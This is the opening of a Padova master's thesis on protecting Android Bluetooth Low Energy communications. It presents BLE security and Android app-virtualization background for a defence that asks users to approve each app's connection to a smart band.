Università degli Studi di Padova

Department of Information Engineering

Master Thesis in ICT for Internet and Multimedia

A virtualization-based solution for protecting Android Bluetooth Low-Energy communications

Supervisor
Eleonora Losiouk
Università degli Studi di Padova

Co-supervisor
Mauro Conti
Università degli Studi di Padova

Master Candidate
Andrea Varischio

To my mother, father and sister,
to all my family,
to all my friends,
who always believed in me more than I did.

Abstract

Bluetooth Low Energy (BLE) is a growing wireless technology firstly announced in 1999. It is commonly used in the IoT environment since it permits the transmission of data using a small amount of energy, which is great for devices with a short battery life that need to have the battery replaced or recharged as few times as possible. BLE is quickly becoming one of the most widely used standards in smartphones, tablets, smart watches, health and fitness monitoring devices. For this reason, it is also becoming widely used in situations in which the transfer and storage of sensitive data is involved. BLE standard offers some security mechanisms by design, that includes pairing and keys distribution method at the link layer, allowing only authenticated devices to access the data.

BLE security mechanisms are not always sufficient. In fact, often custom protocols are implemented at the application layer instead of using BLE standard. For this reason, problems related to the absence of encryption or authentication arise. Specifically, it is often possible for an application to connect to and query a GATT server even if another communication is already occurring.

In this thesis, I present a demonstration of an attack against a smart band, in which the detected heart rate is silently sniffed by a malicious application. Finally I propose a countermeasure to this attack: an Android application that implements a virtualized environment. It is possible to run usual applications inside this environment. The container is customized in order to ask the user whether accepting that a particular application connects to a particular smart device. This is achieved via the hooking and the re-implementation of the Java method responsible for the BLE connection between the smartphone and the smart devices.

I implemented the malicious application and the defence mechanism and test the environment on a Samsung Galaxy A8 equipped with Android 9 and a Xiaomi Mi Band 4. While the official Xiaomi application is connected to the smart band, the malicious application silently sniffs the communication and intercept the heart rate measurement. By installing these two applications inside the customized virtual environment it was possible to prevent this kind of attack, by warning the user about which device every application is trying to connect to and asking for their permission.

Sommario

Bluetooth Low Energy, (BLE) è una tecnologia wireless in crescita sviluppata nei primi decenni degli anni 2000, è comunemente usata nell'ambiente IoT poiché permette la trasmissione di dati utilizzando una piccola quantità di energia, il che è ottimo per i dispositivi con una breve durata della batteria che deve essere sostituita o ricaricata il minor numero di volte possibile. BLE sta rapidamente diventando uno degli standard più utilizzati in smartphone, tablet, smart watches, dispositivi di monitoraggio della salute e del fitness. Per questo motivo, sta diventando anche ampiamente utilizzato in situazioni in cui sono coinvolti il trasferimento e la memorizzazione di dati sensibili. Lo standard BLE offre alcuni meccanismi di sicurezza by design, che include il pairing e la distribuzione delle chiavi a link layer, permettendo solo ai dispositivi autenticati di accedere ai dati.

I meccanismi di sicurezza di BLE non sono sempre sufficienti. Infatti, spesso vengono implementati protocolli personalizzati ad application layer invece di usare lo standard BLE. Per questo motivo, sorgono problemi legati all'assenza di crittografia o autenticazione. In particolare, è spesso possibile per un'applicazione connettersi e interrogare un server GATT anche se un'altra comunicazione è già in corso.

In questa tesi presento una dimostrazione di un attacco contro uno smart band, in cui la frequenza cardiaca rilevata viene silenziosamente intercettata da un'applicazione malevola. Infine propongo una contromisura a questo attacco: un'applicazione Android che implementa un ambiente virtualizzato. In questo ambiente è possibile eseguire applicazioni qualsiasi. L'ambiente personalizzato si occupa di chiedere all'utente se accetta, quando necessario, che una particolare applicazione all'interno dell'ambiente virtuale si connetta ad un particolare dispositivo. Questo si ottiene tramite l'hooking e la reimplementazione del metodo Java responsabile della connessione BLE tra lo smartphone e gli smart device.

Ho implementato l'applicazione malevola e il meccanismo di difesa e ho testato l'ambiente su un Samsung Galaxy A8 dotato di Android 9 e uno Xiaomi Mi Band 4. Mentre l'applicazione ufficiale Xiaomi è collegata allo smart band, l'applicazione malevola è in ascolto silenziosamente della comunicazione e intercetta la misurazione della frequenza cardiaca. Installando queste due applicazioni all'interno dell'ambiente virtuale personalizzato è stato possibile prevenire questo tipo di attacco, avvertendo l'utente su quale dispositivo ogni applicazione sta cercando di connettersi e chiedendo il loro permesso.

Contents

Listing of figures

Listing of tables

Listing of acronyms

BLE	Bluetooth Low Energy
IoT	Internet of Things
BR/EDR	Base Rate/Enhanced Data Rate
RF	Radio Frequency
PHY	Physical Layer
GAP	Generic Access Profile
GATT	Generic Attribute Profile
ATT	Attribute Protocol
SM	Security Manager
L2CAP	Logical Link Control and Adaptation Protocol
HCI	Host Controller Interface
OOB	Out of Band
NFC	Near Field Communication
MITM	Man In The Middle
ECHD	Elliptic-Curve Diffie–Hellman
LTK	Long Term Key
MITM	Man In The Middle
EDIV	Encrypted Diversifier
Rand	Random Number
CSRK	Connection Signature Resolving Key
IRK	Identity Resolving Key

APK	Android Package
PID	Process ID
ABI	Application Binary Interface
HID	Human Interface Device
OTP	One Time Password
NAP	Network Access Point
GN	Group Ad-hoc Network
PANU	PAN User
DNS	Domain Name System
API	Application Programming Interface
SDK	Software Development Kit
HCI	Host Controller Interface
UUID	Universally Unique Identifier
BEATLES	Ble-Equipment to Android communication Tutelage Leveraging the virtual-Environment Security

1 Introduction

Bluetooth Low Energy (BLE, also known as Bluetooth Smart or BTLE) was introduced in 2010 in version 4.0 of the Bluetooth specification [7] with the purpose of being used in environments where battery powered devices need to communicate, transferring small amounts of data with a low transmission rate [2]. In order to achieve this aim, BLE proposes a simplified and power-efficient stack compared to the ”classic” Bluetooth protocol (referred to as Bluetooth Classic BR/EDR).

Obviously, since Internet of Things (IoT) systems involve the kind of devices described above, BLE has become the main protocol used between Classic Bluetooth and BLE in IoT environments. Examples of BLE usage in Iot ranges from health monitor devices to home automation systems. It did not take long for mobile phone manufacturers to implement the BLE protocol in their smartphones: the iPhone 4s was the first mobile phone with Bluetooth 4.0 capability, released in October 2011 [8]. The spread of mobile phones implementing the

BLE protocol, which are becoming more and more energy efficient over the years, has led to the appearance of many wearable and fitness tracker devices that share health and fitness data with the corresponding applications installed on the smartphone [9].

The Bluetooth specification implements *pairing* and *bonding* security measures at the link layer [7] that provide an authenticated exchange of information between two devices connected through the BLE protocol. However, the smartphone-to-Bluetooth device connection represents a particular case, in that one of the devices, the mobile phone, hosts multiple applications, which are thought as different entities that, usually, should not share any kind of information with each other. Every mobile application is developed as a standalone program with its own functions and purposes. For this reason, the logic of the secure Bluetooth authentication between two BLE enabled devices fails, since the entity that needs to be authenticated is not only the "entire" mobile phone, but rather the single mobile application.

In Android, every application must declare so-called *permissions* in order to access particular resources, e.g. mobile storage, the internet, location, Bluetooth, etc. In this way, the user could know each resource that an application is capable to use, but these resources can eventually be shared between more applications. Consider, as an example, an application used to monitor the heart rate or the blood glucose concentration on patients through Bluetooth devices performing proper measurements and then transmitting data to a remote service taking charge of data analysis. The application must declare through the permissions that it will use the Bluetooth channel to transmit and receive data. A malicious application installed on the same mobile phone, declaring the same permission, could potentially have access to all data transmitted on the Bluetooth channel, since the mobile phone is authenticated to the Bluetooth device, and transmits all received data to a remote server controlled by a third person.

In this work, the implementation of a malicious application stealing data about heart rate from a smart band connected to a mobile phone is first presented. Then, a countermeasure is proposed, using the virtualization on Android systems. Virtualization on Android allows the user to install and run multiple instances of the same application on the mobile device. This can be used, as an example, to log into multiple accounts in the same social network application. Virtualization applications can be installed on Android even from the Google Play Store. Open-source projects that provide these features are available, such as VirtualApp [3] and DroidPlugin [10]. In this project, a customized version of Virtualapp is implemented and used in order to prevent the reuse of Bluetooth channel connections by different applications. The custom application uses Yahfa [11], an open source hooking library, to intercept function calls of the virtualized application and warns the user, through an Android pop-up, if a specific application is trying to connect to a specific Bluetooth device, asking if the connection attempt could happen or should be blocked.

In this thesis, the background is first presented in chapter 2, in which the implementation of Bluetooth and Bluetooth Low Energy in Android and Android virtualization are explained. Then, in chapter 3, related works are shown with various possible attacks on the Android BLE channel. In chapter 4, the threat model and the attack are presented. In chapter 5 and chapter 6 it is showed how the defense mechanism was designed and build. Finally, in chapter 7 the limitations of this work are investigated and possible future implementations and improvements are presented.

2 Background

2.1 Bluetooth and Bluetooth Low Energy (BLE)

Bluetooth is a wireless protocol designed in order to achieve the transmission of data between devices at a short distance, such as mouses, keyboard, speakers and PCs. Nowadays, a lot of devices make use of Bluetooth as communication protocol. It is present in cars in order to permit smartphone-to-car communication, letting the user make phone calls, listening to music and use the navigation system on the car display, smart home devices like light switches, thermostats, locks and and speakers, fitness devices such as smart band for sport activity tracking, but also in health and retail devices, like glucose-meters and barcode scanners.

The first official implementation of Bluetooth was released by the Swedish company Ericsson in 1994. Its name comes from the King Harald "Bluetooth" Gormsson of Denmark

[2] who helped to unify factions that were at war with each other in the X century AD.

The Bluetooth logo is composed by the Nordic runic letters H and B (from Harald Bluetooth), as it is possible to observe in 2.1




Figure 2.1: The Bluetooth logo [1]

Until version 4.0 of Bluetooth, the only version of it is what is referred to as Bluetooth Classic Base Rate/Enhanced Data Rate (BR/EDR), mainly used in wireless speakers, car infotainment systems, and headsets. From Bluetooth version 4.0, another type of Bluetooth arose: Bluetooth Low Energy (BLE). BLE is designed for environments and devices in which a low level of power consumption is crucial, such as devices powered by a battery, and where a small amount of data is transmitted or received infrequently.

Bluetooth Classic and BLE devices are not capable of communicating, since the two protocols are not compatible with each other. For this reason, some producer decide to implement both protocols in their devices. This often happens in smartphones and these devices are called Dual Mode Bluetooth devices.

Due to the fact that in Internet of Things (IoT) a lot of small battery powered devices and sensors are used, BLE rapidly becomes the most common of the two implementation in this environment.

One of the main differences between Bluetooth Classic and BLE are the data rate. In fact while Bluetooth Classic reach a maximum data rate of 3 Mbps, the data rate limit for BLE is only of 2 Mbps, which permits a lower power consumption. They both operates at the frequency of 2.4 GHz, but while Bluetooth Classic streams data over 79 Radio Frequency

(RF) channels and the discovery occurs on 32 RF channels, BLE streams data over 40 RF channels and its discovery occurs over 3 RF channels, leading to quicker discovery and connection compare to Bluetooth Classic. [2] [12]

The architecture of BLE protocol is shown in 2.2




Figure 2.2: The BLE architecture stack [2]

BLE stack is divided in three main blocks: application, host and controller.

The Application layer refers to the specific implementation and is use-case dependent, it represents the logic of the logic behind how the implementation handles received and sent Bluetooth data.

The Generic Access Profile (GAP) controls the state of the device, that can be in one of the following states: Standby, Advertising, Scanning, Initiating, Connected.

The Generic Attribute Profile (GATT) defines the format of services and characteristics, that are types of attributes that serve a specific purpose. GATT also defines the procedures that are used to interface with the attributes, e.g. characteristics reads, characteristics writes, service discovery and notifications.

The Attribute Protocol (ATT) layer allow the exposure of specific data to another device. The server device defines which data to share with clients or the behaviours that the client could be able to control. On the other hand, the client interfaces with a serve, reading the exposed data, sending commands or requests to the server or receiving notifications.

The Security Manager (SM) layer provides pairing and key distribution methods, it manages the authentication between devices in order to permit other layers to handle connection and data exchange.

The Logical Link Control and Adaption Protocol (L2CAP) provides data fragmentation and recombination. It handles packets from the upper layers, which usually are larger in size, and splits them into smaller chunks in order to be correctly handled by the lower layers. On the other side, it processes multiple packets received and combines them into packets that can be handled by the upper layers.

The Host Controller Interface (HCI) provides communication between the Host and the Controller layers.

The physical layer (PHY) represents the hardware used for radio frequency communication and for modulating the transmitted data.

2.1.1 Bluetooth Low Energy Security

The SM provides the following security features:

- **Pairing**: this feature handles the creation of shared secret keys in order to connect two devices.

- **Bonding**: it is the process of creating shared secret keys that will be stored on the two devices involved in the communication, in order to permit subsequent connections.

- **Authentication**: it is the process through which two devices verify that they share the same secret keys.
- **Encryption**: this feature handles the encryption of data exchanged between two communicating devices, using the 128-bit AES Encryption symmetric key standard.
- **Message Integrity**: it is the process of signing and verifying data signature.

Pairing does not provide persistence over subsequent connections. Each time two devices want to connect, they need to initiate the pairing phase in order to obtain the needed keys to encrypt the connection. Bonding is an additional connection step that permits encryption over subsequent connection of the same two devices.

When the client initiates the pairing process, it sends a pairing request to the server that, in turn, sends back a pairing response. These pairing initiation messages contain information about the security requirements of the two devices that are:

- **Input Output capabilities** like display support, keyboard support, or yes/no input support, in order to decide how the user can confirm and carry out the connection.
- **Out-Of-Band** method support, that means the possibility of using a key exchange method external to the BLE protocol, such as Near Field Communication (NFC).
- **Authentication requirements** that includes the man-in-the-middle (MITM) protection requirement, bonding requirement, secure connections support.
- **Maximum encryption key size** supported by the devices.
- **Security keys** each device requests to use.

Then BLE supports two types of connection: LE secure connections and LE legacy connections.

Legacy connections use two keys: the temporary key (TK) and the short-term key (STK). The last one is generated through the connection information and the TK. In this type of connection, it is possible that an eavesdropper sniffs the exchanged keys and, if this task succeeds, he/she can decrypt all data in the communication [13].

In the secure connections, the exchange of the secret shared keys between client and server does not happen over the air. Instead, the devices uses the Elliptic-curve Diffie-Hellman (ECDH) protocol in order to generate a public key and private key pair per device. The devices then exchange only public keys, and from them they generate a shared secret key called the long-term key (LTK).

Bonding is a second, optional, phase of the authentication, that permits two devices to remember each others after subsequent connections without the need to re-authenticate each other every time they try to communicate. This is achieved through the storage of a set of keys exchanged over the encryption channel created during the pairing.

Both legacy and secure connections offer different pairing methods. Legacy connection pairing methods work on all Bluetooth devices, while secure connection pairing methods work only on devices with Bluetooth version 4.2 and later.

With regard to legacy connection pairing methods, they are:

- **Just Works**: in this method the TK is set to zero, making the just work method the least secure but the easiest to implement.

- **Out Of Bound**: this method uses a communication channel different from Bluetooth itself to authenticate two devices. This method is particularly efficient concerning security, in that it depends on the security of the communication channel usedcommunication channel used, which can be stronger than Bluetooth.

- **Passkey**: in this case, the TK is inserted by the user. It consists of a six-digit number that can be input through a keyboard or a display. The limitation of this pairing method is that not all devices have input capabilities.capabilities.

Instead, secure connection pairing methods are the following. Note that even if the pairing method name is sometimes the same as that of the legacy connection pairing methods, the implementation could be different:

- **Just Works**: in this method, public keys are exchanged over BLE between the two devices.
- **Out Of Bound**: this method is the same as described in legacy connection pairing methods.
- **Passkey**: this method is the same as described in legacy connection pairing methods.
- **Numeric Comparison**: this method presents the same implementation of the Just Works secure connection pairing method, but performs an additional step in order to prevent Man-in-the-middle (MITM) attacks. This is the most secure pairing method. [2]

In the previous methods descriptions, different types of keys are introduced:

- **Temporary Key (TK)**: the TK is generated and used only on legacy connections. Its generation depends on the chosen method, and it is renewed every time a pairing occurs.
- **Short Term Key (STK)**: also the STK is also used in legacy connections only. It is generated from the TK and is used to ensure an encrypted communication channel between the connected devices.
- **Long Term Key (LTK)**: the LTK is generated in bonding process and it is stored on both the connected devices, in order to permit subsequent connections without redoing the pairing process.

- **Encrypted Diversifier (EDIV) and Random Number (Rand)**: this values are stored during the bonding process, and are used to identify and generate the LTK.
- **Connection Signature Resolving Key (CSRK)**: this key is stored on both devices during the bonding process and is used to sign and verify the exchanged data.
- **Identity Resolving Key (IRK)**: this key is unique per device and identifies the device itself. The client key is stored on the server device, and the other way around.

2.2 Android Virtualization

Android virtualization or Android plugin technology is an application layer framework that allows one to dynamically load an application (plugin or guest application) from another application (host application) without the need to install the plugin app on the Android system. This technology was originally developed for application patching purposes, meaning that an Android application can download and launch another application package (APK) dynamically without updating the app through the Google Play Store. [14]

The main application of this technology, anyway, quickly becomes permit for users to launch multiple instances of the same application, e.g. Facebook, Twitter, Instagram, or Whatsapp, in order to log in with multiple accounts simultaneously. For example, a user who has a business and a personal Instagram account might want to launch two instances of the Instagram application to be logged in with both accounts and easily switch between them. One of the most downloaded applications from the Google Play Store that permits this behavior is Parallel Space.

There are more libraries that can be used to implement this technology, such as Droidplugin [10] and VirtualApp [3], but all share a similar design. Below, the design of the virtualization framework will be presented briefly.

The virtualization framework needs to be transparent to the Android System. To achieve this, a proxy hook component is used inside the host application. The proxy must be capable of intercepting the API and function calls of the plugin application, modify the parameters, and forward them to the Android system, then doing the same the other way around, that is intercepting the Android system responses and re-elaborating them in order to forward them to the plugin application. To separate different guest applications, the host application assigns different process IDs (PIDs) to them. This architecture is shown in 2.3.




Figure 2.3: The Virtualization Framework architecture design

The Android virtualization framework needs to perform the following tasks:

- Launch an APK file without installing it on the Android system.
- Manage the lifecycle of the guest application application components.
- Store the private files of each guest application since they are not installed on the system.

Hooking ClassLoader

To load an entire APK file and launch it, the host application needs to hook up the methods responsible for the execution of the applications. The method to be hooked is `openDexFileNative`, which is called by the class `DexClassLoader`, used to load APK, DEX, and JAR files. The hooking framework is patched in order to achieve hooking without root privilege. The Android virtualization framework unpacks the APK file into DEX files and saves them in its own folders, then hooks `openDexFileNative(dexFile,...)` changing the method parameter to `openDexFileNative(guestAppDexFile,...)` forcing the system to load the files from its own directory.

Lifecycle Management

Since the guest application is launched as a plugin, the host application cannot know in advance which will be the name of the various activities, services, content providers, and broadcast receivers that should be declared in its manifest file. The solution to this problem is to declare many (even more than 500) *dummy-components*. For example, in Parallel Space the activities declared are named `ActivityProxy$P1`, `ActivityProxy$P2` and so on. As the name suggests, these components pass through a proxy that intercepts calls from and to the Android system so that what it sees are just components belonging to the host application, while internally every host app is managed differently.

Storage Redirection

Since applications launched in the Android virtualization framework are not installed, the host application needs to provide them with their directory tree. Of course, the path of the various folders is different from the usual one, and even in this case the host application must take care of the translation of the paths and the hooking of native IO functions. Usually the application path is `/data/data/{package_name}`, while if it is launched as a plugin, the path could be something like `/data/data/{host_application_package_name}/ {subfolder}/{folders for the guest app}`.

2.2.1 Virtualapp

Below, it is briefly described Virtualapp architecture.

Firstly, let's introduce Virtualapp terminology in 2.1.

Terminology	Explanation
Host	The APP that integrates the VirtualAPP SDK is called host.
Host Plugin	A host package is used to run another application binary interface (ABI) on the same device. It also called plug-in package,extension package, host plug-in package, host extension package.
Virtual APP / VAPP	App installed in the VA space
External APP	App installed in the device

Table 2.1: Terminology used in Virtualapp documentation [3]

In figure 2.4 the Virtualapp implementation of the Android virtualization framework design is illustrated.

Here follows the description of what each layer does.

- **VA Space**: an internal space for the installation of the APP to be run inside it, and this space is system isolated.
- **VA Framework**: this layer is mainly a proxy for the Android Framework and VAPP, which is the core of VA. Moreover VA provides a set of VA Framework of its own, which is between Android Framework and the Virtual APP. For the VirtualAPP, all the system services it accesses have been proxied by VA Framework, which will modify

the request parameters of the Virtual APP and send all the parameters related to its installation information to Android Framework after changing them to the parameters of the host (some of the requests will be sent to their own VA Server to be processed directly, and no longer send to the Android system). This way, the Android framework receives the Virtual APP requests and checks the parameters, and will think there is no problem. When the Android system finishes processing the request and returns the result, the VA Framework will also intercept the return result and restore all the parameters that have been originally modified to those that were sent during the Virtual APP request. In this way, the interaction between the Virtual APP and the Android system can work.

- **VA Native**: The main purpose of this layer is to accomplish 2 tasks: IO redirection and modification of the request for the VA APP to interact with the Android system.

  1. IO redirection is that some APPs may be accessed through the hard code absolute path. But if the APP is not installed on the system, this path does not exist. Through IO redirection, it will be redirected to the path to install inside the VA.

  2. In addition, there are some jni functions that cannot be hooked in VA Framework, so they need to be hooked in the native layer.

In order to support both 32-bit and 64-bit guest applications, the host application needs two packages: a main one and a plugin one. In the default configuration, the main package is the 32-bit package, and the plugin package is the 64-bit package. This is because a package can run only in one of the two modes. The main package contains the virtualization code, while the plugin one contains only a small piece of code that loads the main package code for execution. The mode of the main package and the plug-in package can be set through the configuration file. So, if a host application is configured to use a 32-bit main package and a 64-bit plugin package, the host application uses the main package to launch 32-bit guest application, while in order to run 64-bit guest applications, the host application will use the plugin package.

In figure 2.5 the five types of VirtualApp processes are shown, as they are briefly described below.

- **CHILD**: other processes integrated by VA host, such as: keepalive process, push process, etc.
- **VA Host Main**: the process where the main UI interface of the main VA package is located. The default main package is 32-bit, and the plug-in package is 64-bit, which can be modified and switched in the configuration file.
- **VA Host Plugin**: the process that supports the 64-bit APP plug-in package. The default main package is 32-bit and the plug-in package is 64-bit, which can be modified and switched in the configuration file.
- **VAPP Client**: the process generated by the APP installed in VA after it starts, it will modify the io.busniess.va:pxxx process name to the real process name of VAPP when it runs.
- **VAServer**: the process where the VA Server is located; it is used to handle requests in VA that are not assigned to the system for processing, such as APP installation processing.




Figure 2.4: Virtualapp architecture design [3]




Figure 2.5: Virtualapp process architecture [3]

3
Related Works And Attack Types

